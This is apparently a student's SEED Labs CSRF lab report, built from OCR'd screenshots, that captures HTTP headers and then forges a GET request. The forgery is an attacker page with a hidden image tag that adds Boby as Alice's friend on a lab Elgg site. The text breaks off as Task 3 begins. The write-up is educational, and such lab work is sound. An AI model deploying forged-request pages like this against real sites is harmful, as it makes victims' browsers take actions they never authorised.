LAB 9: Cross-Site Request Forgery (CSRF) Attack Lab

TASK 1: Observing HTTP Request


Observation:


In Firefox, using the "HTTP Header Live add-on, we are able to get the parameters of HTTP GET request and HTTP POST request.

Explanation:


Here, we observed that the HTTP GET request has all the parameters in the HTTP URL request itself but the HTTP POST request does not contain them in the request. It has the request body where the parameters reside. Some of the parameters are: Host, User-Agent, Accept, Accept-Language, Connection, etc. which displays the information about the request, its host, its language, its connection status and many other things about the HTTP request.

Some important parameters related to both GET and POST are:-
User Agent: To identify what environment the user is using.
Referrer: This field tells the from what website the request is coming from.
Cookie: The web is a stateless protocol, so we need to tell the site information about the user.



Firefox Web Browser
En
12:44 AM
moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozil
POST
http://www.csrflabelgg.com/action/login
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activity
Content-Type: application/x-www-form-urlencoded
Content-Length: 101
Cookie: Elgg=13md73j5o0eqqeubvrutjubnn7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=dQ7dequE0xqXjwSvkX31ow&__elgg_ts=1572410379&username=kk&password=kk&returntoreferer=tru
System Settings
Send
Content-Length:101



Firefox Web Browser
En
12:45 AM
moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozil
GET
http://www.csrflabelgg.com/cache/1501099611/default/elgg/Plugin.js
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activity
Cookie: Elgg=13md73j5o0eqqeubvrutjubnn7
Connection: keep-alive
System Settings
Send
Content-Length:0


TASK 2: CSRF Attack using GET Request




From the above screenshot we can figure out how the add friend request is created. In practice we ignore the two countermeasures added by elgg. We use another profile and add boby as a friend to see what guid is used to add boby as a friend. We add the same url to our malicious page hosted on our server.


Terminal
En
8:58 PM
[10/28/19]seed@VM:.../sites-available$ clear
[10/30/19]seed@VM:.../sites-available$ cd /var/www/CSRF
/Attacker
[10/30/19]seed@VM:.../Attacker$ ls
[10/30/19]seed@VM:.../Attacker$ sudo gedit task2.html
[sudo] password for seed:
(gedit:6751): Gtk-WARNING **: Calling Inhibit failed: G
DBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: T
he name org.gnome.SessionManager was not provided by an
y .service files
** (gedit:6751): WARNING **: Set document metadata fail
ed: Setting attribute metadata::gedit-spell-enabled not
supported
System Settings
** (gedit:6751): WARNING **: Set document metadata fail
ed: Setting attribute metadata::gedit-encoding not supp
orted
** (gedit:6751): WARNING **: Set document metadata fail


task2.html (/var/www/CSRF/Attacker) - gedit
En
8:57 PM
Open
task2.html
/var/www/CSRF/Attacker
Save
<html>
<body>
<h1>This page forges an HTTP GET request that adds Boby as your friend.</h1>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=43"
alt="image" width ="1" height="1" />
</body>
</html>
Text Editor
HTML
Tab Width: 8
Ln 1, Col 1
INS


Alice's inbox : CSRF Lab Site - Mozilla Firefox
9:06 PM
File Edit View History Bookmarks Tools Help
Alice's inbox : CSRF Lab
www.csrflabelgg.com/messages/inbox/alice
Most Visited SEED Labs Sites for Labs
CSRF Lab Site
Messages
Inbox
Compose a message
Boby task2 just now
http://www.csrflabattacker.com/task2.html
Terminal
Find in page
Highlight All Match Case Whole Words



9:07 PM
File Edit View History Bookmarks Tools Help
csrflabattacker.com/task2
CSRF Lab Site
www.csrflabelgg.com
Most Visited SEED Labs Sites for Labs
CSRF Lab Site
Log in
Latest activity
Alice is now a friend with Boby just now
Samy is now a friend with Boby 13 minutes ago
Samy is now a friend with Boby 24 minutes ago


We then send this request to Alice who we want to attack as a message as soon as we she opens the page boby is added as his friend. Since a GET request is sent by the browser to the elgg server. The server does not know this is a cross site request and since alice has an active session cookie. This request is processed by the server and boby becomes his friend.

TASK 3: CSRF Attack using POST Request


Observing the Edit-Profile Request in Boby's Account:

